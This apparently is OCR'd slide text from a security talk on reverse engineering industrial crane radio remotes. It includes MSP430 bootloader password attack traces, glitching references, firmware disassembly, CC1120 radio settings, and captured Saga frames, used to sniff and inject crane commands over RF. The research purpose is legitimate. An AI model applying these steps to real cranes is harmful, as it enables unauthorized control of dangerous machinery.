


Figure 1: BSL Entry Sequence (Chips w/ Shared JTAG Pins)

edge of the -RST pin that power on the chip, the BSL begins to execute instead of the user-defined application program. For those chips with dedicated JTAG pins, the same sequence is the same except that falling edges are sent on the TCK pin.[4]




Figure 6: 45ns Voltage Glitch




Figure 8: BSLCracker 3.0

MSP430F1101A BSL





Figure 2. BSL Entry Sequence at Shared JTAG Pins

- 1KB Bootloader
- Password is 16 * 2 bytes ➔ IVT
- BSL ver 1.3



RX password


AX=FFE0h

Wrong password ➔ Mass erase disabled

A1163D18 (TX)
TX(UART) 80 (Sync)
RX(UART) 90
TX(UART) **80 10 24 24** **E0 FF 20 00** 00 F0 98 F4 98 F4 98 F4 98 F4 00 F0 72 F3 00 F0 00 F0 72 F3 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 34**
RX(UART) A0 (DATA_NAK)
TX(UART) 80 (Sync)
RX(UART) 90 (DATA_ACK)

BSL Password on my device

TX(UART) 80 10 24 24 E0 FF 20 00 00 F0 00 F0 00 FD 00 FD 00 FD 00 F0 00 FA 00 F0 00 F0 00 FA 00 F0 00 F0 00 F0 00 F0 00 F0 00 F0 **9B 39**
RX(UART) 90 (DATA_ACK)
TX(UART) 80 (Sync)
RX(UART) 90 (DATA_ACK)
TX(UART) 80 14 04 04 80 10 80 00 7B FF (Read from information flash, 1080h, size = 128 bytes)
RX(UART) 80 00 80 80 EE F0 00 0F 96 3C **CC 0F 96** 16 00 F9 40 1F 00 B8 EF 0A 20 20 06 26 00 01 00 00 01 01 B8 B8 16 00 55 42 80 10 55 E2 81 10 55 52 82 10 55 E2 83 10 55 52 84 10 55 E2 85 10 55 52 86 10 55 E2 87 10 55 52 88 10 55 E2 FF 10 30 41 55 42 80 10 55 52 81 10 55 E2 82 10 55 52 83 10 55 E2 84 10 55 52 85 10 55 E2 86 10 55 52 87 10 55 E2 88 10 55 52 FE 10 30 41 01 01 01 FF FF FF FF FF FF FF **E4 FE** E1 00
TX(UART) 80 (Sync)
RX(UART) 90 (DATA_ACK)
TX(UART) 80 14 04 04 D0 FF 0F 00 A4 10 (Read from code flash, size = 15 bytes)
RX(UART) 80 00 0F 0F FF FF FF FF FF FF FF FF FF FF FF FF FF 89 04 00 00 F0 00



MSPFet.EXE +r "psw.txt" -BSL=COM5

```
seg000:0000F050                 bis.b   #25h, 2Ah       ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)
seg000:0000F056                 clr.b   2Ch             ; P2IES, rising edge
seg000:0000F05A                 bis.b   #0, 2Eh         ; P2SEL
seg000:0000F05E                 mov.w   #200h, R5
seg000:0000F062
seg000:0000F062 clear_mem_loop:                         ; CODE XREF: seg000:0000F06C^Yj
seg000:0000F062                 clr.w   0(R5)           ; Clear memory 200h - 27Fh
seg000:0000F066                 incd.w  R5
seg000:0000F068                 cmp.w   #280h, R5
seg000:0000F06C                 jnz     clear_mem_loop
seg000:0000F06E                 mov.w   &290h, 23Ah     ; WTF? memory 290h
seg000:0000F074                 call    #check_info_sanity
seg000:0000F078                 xor.b   #0, R5
seg000:0000F07A                 jz      sanity_ok
seg000:0000F07C                 bis.b   2, 21h          ; P1.1 GLED HI                Did not pass sanity check.  Blink both LED forever.
seg000:0000F082                 bis.b   4, &29h         ; P2OUT, P2.2 RLED HI
seg000:0000F088
seg000:0000F088 blink_both_led:                         ; CODE XREF: seg000:0000F09E^Yj         Blink both LED until INT
seg000:0000F088                 xor.b   #2, &21h        ; P1.1 GLED blink
seg000:0000F08C                 xor.b   #4, &29h        ; P2OUT, P2.2 blink
seg000:0000F090                 clr.w   R5
seg000:0000F092                 mov.w   #7, R6
seg000:0000F096
seg000:0000F096 local_wait:                             ; CODE XREF: seg000:000
seg000:0000F096                                         ; seg000:0000F09C^Yj
seg000:0000F096                 dec.w   R5
seg000:0000F098                 jnz     local_wait
seg000:0000F09A                 dec.w   R6
seg000:0000F09C                 jnz     local_wait
seg000:0000F09E                 jmp     blink_both_led
```

```
seg000:000010CA check_info_sanity:                      ; CODE XREF: seg000:0000F074^Yp
seg000:000010CA                                         ; DATA XREF: seg000:0000F074^Yo
seg000:000010CA                 mov.b   &infoptr, R5    ; R5 = 0EEh
seg000:000010CE                 add.b   &infoptr+1, R5  ; R5 = 1DEh
seg000:000010D2                 xor.b   &infoptr+2, R5  ; R5 = 1DEh
seg000:000010D6                 add.b   &infoptr+3, R5  ; R5 = 1EDh
seg000:000010DA                 xor.b   &infoptr+4, R5  ; R5 = 17Bh
seg000:000010DE                 add.b   &infoptr+5, R5  ; R5 = 1B7h
seg000:000010E2                 xor.b   &infoptr+6, R5  ; R5 = 17Bh     Differs from here
seg000:000010E6                 add.b   &infoptr+7, R5  ; R5 = 18Ah
seg000:000010EA                 xor.b   &infoptr+8, R5  ; R5 = 11Ch
seg000:000010EE                 add.b   &byte_10FE, R5  ; R5 = 200h     OK if lower R5 is 0
seg000:000010F2                 ret
```

Check firmware integrity in the flash

```
seg000:0000FAA2 next_bit:
seg000:0000FAA2                 bit.b   #4, &mutex_228h ; Manchester.  Either 01 or 10
seg000:0000FAA6                 jnz     manchester
seg000:0000FAA8                 bis.b   #4, &mutex_228h ; first bit of the Manchester
seg000:0000FAAC                 bit.b   #80h, 200h(R8)  ;
seg000:0000FAB2                 jz      rotate_chunk_left
seg000:0000FAB4                 xor.b   #1, &29h        ; P2OUT, P2.0 FSKDATA invert
seg000:0000FAB8
seg000:0000FAB8 rotate_chunk_left:                      ; Rotate 200..20D left
seg000:0000FAB8                 rla.b   20Dh(R8)
seg000:0000FABE                 rlc.b   20Ch(R8)
seg000:0000FAC4                 rlc.b   20Bh(R8)
seg000:0000FACA                 rlc.b   20Ah(R8)
seg000:0000FAD0                 rlc.b   209h(R8)
seg000:0000FAD6
seg000:0000FADC
seg000:0000FAE2
seg000:0000FAE8
seg000:0000FAEE                 rlc.b   204h(R8)
seg000:0000FAF4                 rlc.b   203h(R8)
seg000:0000FAFA                 rlc.b   202h(R8)
seg000:0000FB00                 rlc.b   201h(R8)
seg000:0000FB06                 rlc.b   200h(R8)
seg000:0000FB0C                 jnc     loc_FB12
seg000:0000FB0E                 bis.b   #1, 20Dh(R8)
seg000:0000FB12
seg000:0000FB12 loc_FB12:                               ; CODE XREF: seg000:0000FB0C^Xj
seg000:0000FB12                 dec.b   22Ah
seg000:0000FB16                 jnz     dec_counter
seg000:0000FB18                 bic.b   #2, mutex_228h  ; not sending
```


```
bis.b   #25h, 2Ah       ; P2DIR, Output = P2.0 (FSKDATA), P2.2 (RLED), P2.5 (POWER CTL)
clr.b   2Ch             ; P2IES, rising edge
bis.b   #0, 2Eh         ; P2SEL
```

RFQuack

Now we understood the protocol.

Let's control the crane from a LOOOOOONG distance!


Researcher	Python Client
↕	
MQTT Server	
↕	
Frontend Chips	WiFi, GSM, BLE*, LoRa*
↕	
Arduino	JUUKO, SAGA
↕	
Backend Chips	CC1120, RFM69




```
halRfWriteReg(CC112X_CHAN_BW,0x04);          //Channel Filter Configuration                          50 KHz
halRfWriteReg(CC112X_MDMCFG1,0x46);          //General Modem Parameter Configuration Reg. 1          [5] Manchester
halRfWriteReg(CC112X_MDMCFG0,0x05);          //General Modem Parameter Configuration Reg. 0
halRfWriteReg(CC112X_SYMBOL_RATE2,0x71);     //Symbol Rate Configuration Exponent and Mantissa [1..  0x718000 = 8545
halRfWriteReg(CC112X_SYMBOL_RATE1,0x72);     //Symbol Rate Configuration Mantissa [15:8]             0x7172EF = 8520
halRfWriteReg(CC112X_SYMBOL_RATE0,0xEF);     //Symbol Rate Configuration Mantissa [7:0]              0x716DB1 = 8510
halRfWriteReg(CC112X_AGC_REF,0x20);          //AGC Reference Level Configuration
halRfWriteReg(CC112X_AGC_CS_THR,0x19);       //Carrier Sense Threshold Configuration
halRfWriteReg(CC112X_AGC_CFG1,0xA9);         //Automatic Gain Control Configuration Reg. 1
halRfWriteReg(CC112X_AGC_CFG0,0xCF);         //Automatic Gain Control Configuration Reg. 0
halRfWriteReg(CC112X_FIFO_CFG,0x00);         //FIFO Configuration
halRfWriteReg(CC112X_DEV_ADDR,0xA2);         //Device Address Configuration
halRfWriteReg(CC112X_SETTLING_CFG,0x0B);     //Frequency Synthesizer Calibration and Settling Con..
halRfWriteReg(CC112X_FS_CFG,0x14);           //Frequency Synthesizer Configuration
halRfWriteReg(CC112X_WOR_CFG0,0x22);         //eWOR Configuration Reg. 0
// halRfWriteReg(CC112X_WOR_EVENT0_MSB,0x02);//Event 0 Configuration MSB
// halRfWriteReg(CC112X_WOR_EVENT0_LSB,0xE9);//Event 0 Configuration LSB
halRfWriteReg(CC112X_PKT_CFG2,0x00);         //Packet Configuration Reg. 2           Always clear channel, FIFO mode
halRfWriteReg(CC112X_PKT_CFG1,0x00);         //Packet Configuration Reg. 1           No CRC, no whitening, no address check
halRfWriteReg(CC112X_PKT_CFG0,0x00);         //Packet Configuration Reg. 0           6:5 = 00 (fixed), 10 (infinite)
halRfWriteReg(CC112X_RFEND_CFG1,0x0F);       //RFEND Configuration Reg. 1            RXOFF = IDLE, no RX timeout
halRfWriteReg(CC112X_RFEND_CFG0,0x00);       //RFEND Configuration Reg. 0            TXOFF = IDLE ???
halRfWriteReg(CC112X_PA_CFG2,0x3F);          //Power Amplifier Configuration Reg. 2
halRfWriteReg(CC112X_PA_CFG1,0x56);          //Power Amplifier Configuration Reg. 1
halRfWriteReg(CC112X_PA_CFG0,0x7D);          //Power Amplifier Configuration Reg. 0
halRfWriteReg(CC112X_IF_MIX_CFG,0x00);       //IF Mix Configuration
halRfWriteReg(CC112X_FREQOFF_CFG,0x22);      //Frequency Offset Correction Configuration
halRfWriteReg(CC112X_FREQ2,0x6D);            //Frequency Configuration [23:16]                       0x6D8AE1 = 438.169983
halRfWriteReg(CC112X_FREQ1,0x8A);            //Frequency Configuration [15:8]                        0x6D8AF1 = 438.170959
halRfWriteReg(CC112X_FREQ0,0xE2);            //Frequency Configuration [7:0]                         0x6D8AE2 = 438.170044
```


```
halRfWriteReg(CC112X_CHAN_BW,0x11);          //Channel Filter Configuration
halRfWriteReg(CC112X_MDMCFG0,0x05);          //General Modem Parameter Configuration Reg. 0
halRfWriteReg(CC112X_SYMBOL_RATE2,0x67);     //Symbol Rate Configuration Exponent and Mantissa [1..
halRfWriteReg(CC112X_SYMBOL_RATE1,0x97);     //Symbol Rate Configuration Mantissa [15:8]
halRfWriteReg(CC112X_SYMBOL_RATE0,0xCC);     //Symbol Rate Configuration Mantissa [7:0]
halRfWriteReg(CC112X_AGC_REF,0x20);          //AGC Reference Level Configuration
halRfWriteReg(CC112X_AGC_CS_THR,0x19);       //Carrier Sense Threshold Configuration
halRfWriteReg(CC112X_AGC_CFG1,0xA9);         //Automatic Gain Control Configuration Reg. 1
halRfWriteReg(CC112X_AGC_CFG0,0xCF);         //Automatic Gain Control Configuration Reg. 0
halRfWriteReg(CC112X_FIFO_CFG,0x00);         //FIFO Configuration
halRfWriteReg(CC112X_DEV_ADDR,0xA2);         //Device Address Configuration
halRfWriteReg(CC112X_FS_CFG,0x14);           //Frequency Synthesizer Configuration
halRfWriteReg(CC112X_WOR_CFG0,0x22);         //eWOR Configuration Reg. 0
halRfWriteReg(CC112X_PKT_CFG2,0x00);         //Packet Configuration Reg. 2
halRfWriteReg(CC112X_PKT_CFG1,0x15);         //Packet Configuration Reg. 1
halRfWriteReg(CC112X_PKT_CFG0,0x20);         //Packet Configuration Reg. 0
halRfWriteReg(CC112X_RFEND_CFG1,0x0F);       //RFEND Configuration Reg. 1
halRfWriteReg(CC112X_RFEND_CFG0,0x08);       //RFEND Configuration Reg. 0
halRfWriteReg(CC112X_PA_CFG2,0x5D);          //Power Amplifier Configuration Reg. 2
halRfWriteReg(CC112X_PA_CFG0,0x7E);          //Power Amplifier Configuration Reg. 0
halRfWriteReg(CC112X_IF_MIX_CFG,0x00);       //IF Mix Configuration
halRfWriteReg(CC112X_FREQOFF_CFG,0x22);      //Frequency Offset Correction Configuration
halRfWriteReg(CC112X_FREQ2,0x6C);            //Frequency Configuration [23:16]
halRfWriteReg(CC112X_FREQ1,0x8B);            //Frequency Configuration [15:8]
halRfWriteReg(CC112X_FREQ0,0x5C);            //Frequency Configuration [7:0]
```

Demo 3: RFQuack


parallels@ubuntu: ~
parallels@ubuntu: /media/psf/RFQuack/src/client
parallels@ubuntu: /media/psf/RFQuack
(platformio) parallels@ubuntu:/media/psf/RFQuack$ screen /dev/ttyUSB0 115200
[screen is terminating]
(platformio) parallels@ubuntu:/media/psf/RFQuack$ screen /dev/ttyUSB0 115200

```
uint8 saga_prefix_nor[5] = { 0x55, 0x66, 0x66, 0x66, 0x66 };
uint8 saga_prefix_inv[5] = { 0x99, 0x99, 0x99, 0x99, 0xAA };
```








Figure 33: RX Sniff Mode (no preamble)

* 100 =

0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
0F 05 55 50 27 41 63 44 36 66 55 50 36 0F 0F 05 55 50 27 41 63 44 36 66 55 50 36 0F
